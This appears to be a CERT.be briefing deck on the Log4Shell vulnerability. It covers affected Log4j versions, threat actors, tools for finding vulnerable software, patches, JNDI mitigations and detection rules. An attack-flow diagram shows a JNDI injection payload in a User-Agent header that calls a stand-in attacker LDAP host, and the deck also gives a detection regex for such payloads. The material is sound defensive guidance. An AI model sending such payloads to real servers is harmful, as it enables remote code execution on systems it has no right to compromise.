

Log4J! What exactly is going on?

What is it? How to Identify, Patch or Mitigate?

How to Monitor for active exploitation attempts?

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Agenda



What is Log4j?



What is the Log4Shell vulnerability?



How to Identify vulnerable software?



How to patch/mitigate?



How to monitor/detect intrusion attempts?

What is Log4j?



- 20 years old, initial release on January 8, 2001
- Part of Apache Logging Services
 - Project Apache Software Foundation
- Java-based logging framework
- Abstraction layer for logging in Java programs
- Making it easy for developers to implement fast and reliable application logging.
- Features
 - Default and custom log levels
 - Simple configuration syntax
 - Fast & reliable with asynchronous loggers
 - API
 - Support for multiple formats, databases, log management systems

Log4j Example Code

```
import org.apache.log4j.Logger;

import java.io.*;
import java.sql.SQLException;
import java.util.*;

public class log4jExample{

    /* Get actual class name to be printed on */
    static Logger log = Logger.getLogger(log4jExample.class.getName());

    public static void main(String[] args) throws IOException, SQLException {
        log.debug("Hello this is a debug message");
        log.info("Hello this is an info message");
    }
}
```


What is the Log4Shell vulnerability?



<https://www.lunasec.io/docs/blog/log4j-zero-day/>

- **CVE-2021-44228**
 - CVSSv3 score: 10/10
 - Remote Code Execution (RCE) vulnerability
 - Released with exploit code on Thursday 9 December 2021
- **Affected software:**
 - Apache Log4j
 - $\geq v2.2.0\text{-beta9}$ AND $\leq v2.12.1$
 - $\geq 2.13.0$ AND $< 2.15.0$
 - Log4J 1.x with specific configs
 - Including ALL software using Log4J as a logging framework
- **What is affected?**
 - Message lookup substitution feature using JNDI
 - Enabled by default
 - No URL sanitization
 - Any kind of request is fully processed, even obfuscated or encoded (e.g., Base64)
 - Log4J reaches out to external server
- **Risks**
 - Successful exploitation attempt => unauthenticated attacker can remotely execute arbitrary code.
 - Actors actively scanning & exploiting in the wild
 - Installing coin miners or Cobalt Strike
 - Exfiltrating data from compromised systems
 - HAFNIUM (China state-sponsored)
 - Attack virtualization infrastructure
 - PHOSPHORUS (Iran)
 - Deploy ransomware
 - New Khonsari ransomware family + Orcus RAT
 - Other state actors experimenting: China, Iran, North Korea, Turkey
 - Initial Access Brokers (Windows / Linux)
 - Botnets: Mirai, Tsunami (Muhstik), Kinsing, Elknot (BillGates), m8220, SiteLoader, xmrig miner

What is the Log4Shell vulnerability?




What is the Log4Shell vulnerability?




<https://www.lunasec.io/docs/blog/log4j-zero-day/>

- **CVE-2021-45046**
 - CVSSv3 score: 3.7/10
 - Denial Of Service (DOS) attack in non-default configurations
 - Found and released on 13 December 2021
 - When logging configuration uses non-default Pattern layout:
 - With Context Lookup (e.g., `$$${ctx:loginId}`)
 - OR Threat Context Map (MDC) pattern (e.g., `%X`, `%mdc`, or `%MDC`)
- **Affected software:**
 - Java 7: < v2.12.2
 - Java 8+: < v2.16.0

Log4Shell - Timeline



Log4Shell - Timeline



How to Identify vulnerable software?

- Software lists
 - <https://github.com/cisagov/log4j-affected-db>
 - <https://github.com/NCSC-NL/log4shell>
 - <https://www.techsolvency.com/story-so-far/cve-2021-44228-log4j-log4shell/>
 - <https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592>
- Scan internally with scripts / commands
 - Use your own DNS server
 - Check which servers are doing a DNS lookup query after executing <https://github.com/NorthwaveSecurity/log4jcheck>
- Scan your own software project directories with Log4shell from LunaSec
 - <https://github.com/lunasec-io/lunasec/releases/>, <https://www.lunasec.io/docs/blog/log4j-zero-day-mitigation-guide/>
 - Scans for specific hashes and packages in your Java projects
 - Other languages like Scala, Groovy, or Clojure can also be impacted
 - Similar tool: <https://github.com/logpresso/CVE-2021-44228-Scanner>
- Scan your systems for these known vulnerable hashes: <https://github.com/mubix/CVE-2021-44228-Log4Shell-Hashes/>
- NCSC-UK: A file system search for log4j. Or checking dependency/package manager:

```
find / -type f -print0 |xargs -n1 -0 zipgrep -i log4j2 2>/dev/null  
dpkg -l | grep log4j
```

How to patch/mitigate?

- Patch

- all the software/appliances identified by your vendor with your vendor's recommendations/patches
 - See slide 10 on how to identify vulnerable software from the 4 lists.
- Log4J libraries you use in your software to:
 - Java 7: v2.12.2
 - Java 8+: v2.16.0

- Mitigate

- To mitigate vulnerabilities, users should switch **log4j2.formatMsgNoLookups** to true by:
 - Passing "-Dlog4j2.formatMsgNoLookups=true" as an argument when invoking Java.
 - Set environment variable
 - LOG4J_FORMAT_MSG_NO_LOOKUPS=true java ...
 - JAVA_OPTS=-Dlog4j2.formatMsgNoLookups=true

- remove the JndiLookup class from the classpath:

```
zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
```

- Check with your security vendors how they can mitigate this attack.
 - E.g.: F5, Microsoft, ESET, etc... have come out with mitigations using their security systems.
- Nginx LUA script: <https://github.com/infiniroot/nginx-mitigate-log4shell>

The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



⊗ BLOCK WITH WAF

The string is passed to log4j for logging

```
"${jndi:ldap://evil.xa/x}"
```

⊗ PATCH LOG4J

log4j interpolates the string and queries the malicious LDAP server.

```
ldap://evil.xa/x
```

⊗ DISABLE JNDI LOOKUPS

Attacker



Vulnerable Server
http://victim.xa



Vulnerable log4j
implementation



Malicious LDAP Server
ldap://evil.xa



**⊗ DISABLE
REMOTE
CODEBASES**

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ...
}
```

JAVA deserializes (or downloads) the malicious Java class and executes it.



```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```

The LDAP server responds with directory information that contains the malicious Java class

Steps of a log4j JNDI attack and suggested mitigations (Source: [Swiss CERT](#))

Known bad advice

- Updating Java is insufficient
- A Web Application Firewall (WAF) will help mitigate in combination with other mitigation and detection techniques
 - A WAF can not entirely mitigate Log4Shell
 - Cat and mouse game
- Updating the log statement format with `%m{nolookupzz}` is not advisable

How to monitor/detect intrusion attempts? (1/2)

- Scan local log files with Log4Shell Detector (Python): <https://github.com/Neo23x0/log4shell-detector>
- Manually search your log files with Grep / Zgrep commands:
 - <https://gist.github.com/Neo23x0/e4c8b03ff8cdf1fa63b7d15db6e3860b>
 - Has commands for obfuscated variants too

- Find vulnerable software on Windows

```
gci 'C:\' -rec -force -include *.jar -ea 0 | foreach {select-string "JndiLookup.class" $_} | select -exp Path
```

- Use YARA rules: https://github.com/Neo23x0/signature-base/blob/master/yara/expl_log4j_cve_2021_44228.yar
- Implement known IOCs in your detection/protection systems
- General detection regex

```
\${ (\${ (. *? : . *? : . *? : -) ('"`) * (?1) } * [jndi:lapsrm] ('"`) * } * ) {9,11}
```


- Network-based detection
 - Diverto Nmap NSE scripts to check against log4shell: <https://github.com/Diverto/nse-log4shell>
 - NCC Group Log4Shell: Reconnaissance and post exploitation network detection: <https://research.nccgroup.com/2021/12/12/log4shell-reconnaissance-and-post-exploitation-network-detection/>

How to monitor/detect intrusion attempts? (2/2)

- **Snort and Suricata rules**
 - These are ET Open free community detections to alert on current exploit activity.
 - SID range 2034647-2034652: <https://rules.emergingthreatspro.com/open/>
- **Host based detection**
 - Florian Roth Sigma rule to detect an exploitation attempt against Log4j RCE vulnerability fields: https://github.com/SigmaHQ/sigma/blob/master/rules/web/web_cve_2021_44228_log4j_fields.yml
 - Florian Roth Sigma rule to Detect an exploitation attempt against Log4j RCE vulnerability: https://github.com/SigmaHQ/sigma/blob/master/rules/web/web_cve_2021_44228_log4j.yml
 - Powershell script to detect Log4Shell: <https://github.com/sp4ir/incidentresponse/blob/35a2faae8512884bcd753f0de3fa1adc6ec326ed/Get-Log4shellVuln.ps1>
 - Powershell script to perform a scan to see if it's vulnerable: <https://github.com/crypt0jan/log4j-powershell-checker>
 - NCCgroup Version hashes (MD5, SHA1 and SHA256) for Log4j2 versions: <https://github.com/nccgroup/Cyber-Defence/tree/master/Intelligence/CVE-2021-44228>
 - Huntress Online Log4Shell Vulnerability Tester: <https://log4shell.huntress.com>

Extras

- Don't forget Microsoft Patch Tuesday
 - 1 zero-day: Windows AppX Installer Spoofing
 - 7 critical, 60 Important



- Next QCTR event on Thursday 13 January 2021
 - Invitation will be sent to anyone registered for any of the previous events
 - <https://app.livestorm.co/ccb/>
- Follow us on Twitter/LinkedIn
 -  <https://twitter.com/certbe>
 -  <https://www.linkedin.com/company/centre-for-cybersecurity-belgium/mycompany/>
- Extra source from our partner NCSC-NL:
 - <https://github.com/NCSC-NL/log4shell>
 - Includes Threat hunting info, identification and mitigation techniques, known software list
 - Includes a collection of IOC lists

Questions?



Updates?

Find extra updates on our advisory on <https://cert.be/en/warning-active-exploitation-0-day-rce-log4j>

Follow-up questions?

Send a mail to them to ews@cert.be

Intrusion identified?

Please report to us via:

 cert@cert.be

 <https://cert.be/en/report-incident>

NOTES

- Slide 5
 - <https://www.lunasec.io/docs/blog/log4j-zero-day/>
 - <https://nvd.nist.gov/vuln/detail/CVE-2021-44228>
 - <https://www.microsoft.com/security/blog/2021/12/11/guidance-for-preventing-detecting-and-hunting-for-cve-2021-44228-log4j-2-exploitation/#nation-state>
 - <https://blog.netlab.360.com/ten-families-of-malicious-samples-are-spreading-using-the-log4j2-vulnerability-now/>
 - <https://businessinsights.bitdefender.com/technical-advisory-zero-day-critical-vulnerability-in-log4j2-exploited-in-the-wild>
 - <https://thehackernews.com/2021/12/hackers-exploit-log4j-vulnerability-to.html>
- Slide 6: <https://news.sophos.com/en-us/2021/12/12/log4shell-hell-anatomy-of-an-exploit-outbreak/>
- Slide 7: <https://nvd.nist.gov/vuln/detail/CVE-2021-45046>
- Slide 8 & 9
 - 26/11: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228>, <https://nvd.nist.gov/vuln/detail/CVE-2021-44228>
 - 01/12: <https://therecord.media/log4shell-attacks-began-two-weeks-ago-cisco-and-cloudflare-say/>, <https://twitter.com/eastdakota/status/1469800951351427073>, <https://blog.talosintelligence.com/2021/12/apache-log4j-rce-vulnerability.html>
 - 09/12: <https://www.lunasec.io/docs/blog/log4j-zero-day/>, <https://github.com/tangxiaofeng7/apache-log4j-poc>
 - 10/12: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-4104>
 - 14-15/12: <https://github.com/apache/logging-log4j2/tags>
- Slide 10
 - <https://www.bleepingcomputer.com/news/security/log4j-list-of-vulnerable-products-and-vendor-advisories/>
 - <https://github.com/cisagov/log4j-affected-db>
 - <https://github.com/NCSC-NL/log4shell>
 - <https://www.techsolvency.com/story-so-far/cve-2021-44228-log4j-log4shell/>
- Slide 11: <https://www.lunasec.io/docs/blog/log4j-zero-day-mitigation-guide/>
- Slide 12
 - <https://logging.apache.org/log4j/2.x/>
 - <https://www.govcert.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/>